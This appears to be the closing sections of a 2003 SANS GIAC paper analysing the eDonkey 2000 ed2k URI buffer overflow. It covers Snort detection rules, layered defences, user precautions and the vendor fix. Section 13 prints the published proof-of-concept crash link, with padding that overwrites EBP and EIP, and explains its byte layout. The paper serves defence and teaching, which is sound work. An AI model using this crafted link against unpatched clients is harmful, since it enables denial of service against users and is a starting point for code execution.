Some models of router or firewall/router can be configured with access control rules to drop packets originating from source MAC or IP addresses which should not exist on a given subnet, or are not authorized to transmit data through. This gives a layer of defence against IP address spoofing and connection of unauthorized machines.

Assuming that some malicious traffic may pass the firewall, the intranet can be equipped with a NIDS. The most basic form of NIDS detects possible intrusion and logs it. More advanced types such as snort version 2 are capable of acting as an intrusion prevention system (IPS) as well. Some are able to communicate with a compatible firewall such that the firewall implements on-the-fly a drop rule for the offending source when a rule is triggered. Snort can send RST packets to the source or destination end of a tcp connection in order to force it closed. The snort rule we gave in the previous section should be used in the NIDS in order to accomplish this for the ed2k exploit.

Neither of these IPS actions prevents the first offending packet from entering the subnet, but they do stop any further damage. In addition, if the connection is closed at an early stage, the software under attack will hopefully recognize that the back end of a full protocol message is missing, and hence decide to discard the whole thing without processing it, including the malicious data already sent. The problem with allowing a NIDS to act as an IPS is that there is a percentage of false alarms which drop genuine traffic. This can be minimized by placing the NIDS on the internal subnet, where considerable filtering has already been performed by the defence layers outside it.

Since we said that a site security policy could well be to make all eDonkey usage unauthorized, we could configure snort to trigger on all ed2k hyperlinks, not just those positively identified in an existing exploit. This would help in protecting against variations of the exploit or polymorphisms of it. The snort rule would then become:

```
var INTERNAL_NET 192.168.1.0/24
alert tcp 80 -> $INTERNAL_NET any \
(msg: "ed2k hyperlink detected"; \
flow: to_client,established; \
content:"ed2k\://|"; \
resp: rst_all;)
```

This is identical to the rule given before, except that the exploit-specific part of the content requirement has been omitted to make it more general.

The final layers of defence are host-based protection. Since we are discussing an attack on PC-based client software, the applicable defences are personal firewall software, configured to drop all packets but those belonging to authorized services;

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

and antivirus software. Since the eDonkey software can download malicious programs, the "real-time protection" offered by modern antivirus products should be enabled. This causes files downloaded by eDonkey to be scanned as soon as they are created on the client machine. It is also important to keep the virus definitions up-to-date. In a corporate environment, this is best done by configuring the antivirus software installations to be managed from a central antivirus management server.

As for the eDonkey software users themselves, the best prevention is not to use eDonkey at all, because of the wide categories of vulnerabilities of global open file sharing. A network administrator may have a hard time preventing use of the software. This is a subject of ongoing user education. If they must use it, then users should take the following precautions:

- Upgrade to a new version of the client software, which includes a fix for the specific buffer overflow vulnerability.
- Designate a single directory on the client machine for file sharing. Ensure all other directories are unshared.
- Ignore invitations from unknown individuals to download their software or open their ed2k links in a browser.
- Install virus scanning software, enable the "real-time protection", and keep the virus definitions up-to-date. Do not uninstall or disable the antivirus software.
- If possible, only share files on a small network with a private server which does not advertise itself to the world.
- Pay the registration fee to eliminate ad-ware.

From the vendor's point of view, this particular vulnerability has already been fixed and a new version released. The "home" tab of the client now encourages the user to upgrade old versions, Fig. 12. How he has fixed it, however, is not clear. The correct procedure for fixing buffer overflows is to replace the normal C language "scanf" standard library call with a library call which reads only up to a limited number of characters, that number being one less than the buffer size (one byte is required for the string termination character).

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Fig. 12 "Home" Tab of the Client Software

Due to the wide range of vulnerabilities inherent in the whole paradigm, we would like to see such free sharing software discontinued in favour of something along the lines of the existing moderated shareware sites, where files are stored on a central server having a responsible operator who filters out viruses and requires users not to upload content with reserved copyright.

13 Source Code

The source code for this variant of the exploit is provided in [15,16] and is:

```
<A
href="ed2k://|file|QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQBBBBAAA|1|11111111111111111111111111111111|">Ed2k Buffer Overflow</A>
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The html tags "<A href=" and "</A>" define this as a hyperlink. With reference to Table 8, this comprises:

- the protocol header "ed2k://",
- specification of a file-type hyperlink, "file",
- a very long fictitious file name, "QQ...AAA",
- a fictitious file length, "1",
- a fictitious file ID or hash, "111...111".

The malicious portion is the file name, which causes a buffer overflow in the eDonkey client program. The first part of the file name is a specific number of an arbitrary character, in this case "Q". The number of characters is chosen such that the string of "Q"s exactly fills the stack space allocated to the input buffer plus other local variables, in this case 243 bytes. The next part of the input data is the four characters which will overwrite the value of EBP. In this case, it is "BBBB", which is the ASCII coding of the hexadecimal number 0x42424242. Finally, there are four characters which will overwrite the value of the stored return instruction pointer, EIP. In this case, it is "AAA", plus the null character added by the C library in the client to terminate the string. This overwrites EIP with 0x00414141.

The purpose of this attack is to use the buffer overflow to force the client program to resume execution at 0x00414141 after it returns from the subroutine. In practice, this address contains one byte of legal machine code before encountering illegal code, so the client runs for just one instruction and crashes at EIP=0x00414142.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

14 Conclusion

The eDonkey communication protocol is at number seven on the Internet Storm Center list of most commonly attacked ports, and is thus worthy of investigation as to the related vulnerabilities and exploits. We have gathered our own observations and those of others to give further insight into the workings of this proprietary protocol and its related ed2k web hyperlink format. Since it operates under the paradigm of freely sharing files with the world, it has broad categories of vulnerabilities many of which could be exploited in several ways.

We have described a particular buffer overflow exploit which requires delivery of a carefully crafted ed2k URI to the victim user, and having him browse to it. This vulnerability has been fixed by the software vendor in a new software release. Vulnerabilities of the many freeware and shareware clients and servers have not yet been studied in detail.

The signature of this attack is buffer overflow type code in inbound traffic, which could be chat, email or www. This follows an ed2k protocol header, which existing IDS libraries may not be configured to recognize. Nevertheless, additions to IDS and content filter rule libraries are probably the best way of preventing this exploit from causing damage in a corporate intranet.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

15 References

1 Internet Storm Centre home page, http://www.incidents.org/

2 IANA Listing of Registered Port Numbers, http://www.iana.org/assignments/port-numbers

3 MetaMachine, eDonkey 2000 website, http://www.edonkey2000.com/

4 MetaMachine, Overnet website, http://overnet.com/

5 Ed2k-gtk-gui project website, http://ed2k-gtk-gui.sourceforge.net/index.shtml

6 eMule project team website, http://www.emule-project.net/

7 mldonkey website, http://www.nongnu.org/mldonkey/

8 "TDN - the Donkey Network" website, http://www.thedonkeynetwork.com/

9 Florian Lohoff, "Lowlevel Documentation of the eDonkey Protocol", http://this.is.not-mediaways.net/but.i.am/flo/software/donkey/

10 w3seek, Razer 2000, "E-Donkey Protokoll / OpenDonkey", (in German), http://this.is.not-mediaways.net/but.i.am/flo/software/donkey/donkey-0.14.tgz

11 Oriol Prat, "Edonkey y Pluggins [sic]", (compilation in Spanish, German, English) http://dsl.upc.es/pipermail/netscout-list/2002-March/000049.html

12 "How it Works", eDonkey Documentation, http://www.edonkey2000.com/documentation/overview.html

13 "EDonkey 2000 URI Handler Buffer Overflow Vulnerability", http://www.securityfocus.com/bid/4951/info/

14 Mitre CVE Database Entry, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0967

15 Shane Hird, "eDonkey 2000 ed2k: URL Buffer Overflow", Neohapsis Archives, http://archives.neohapsis.com/archives/bugtraq/2002-06/0032.html

16 Shane Hird, "eDonkey 2000 ed2k: URL Buffer Overflow", posted to Bugtraq Mailing List, http://www.securityfocus.com/archive/1/275708

17 Emmanuel Jacobs, http://www.freelists.org/archives/ea-security/06-2002/msg00005.html

18 SecuriTeam SecurityNews, http://www.securiteam.com/securitynews/5TP082K7FG.html

19 ShareReactor Forum, http://forum.sharereactor.com/viewtopic.php?t=1384

20 eDonkey Linux Server Binary, http://lugdunum2k.free.fr/kiten.html

21 eDonkey Windows Binary Download, http://www.edonkey2000.com/files/eDonkey59.exe (this is an old software version; the URI has no hyperlink from the home page)

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.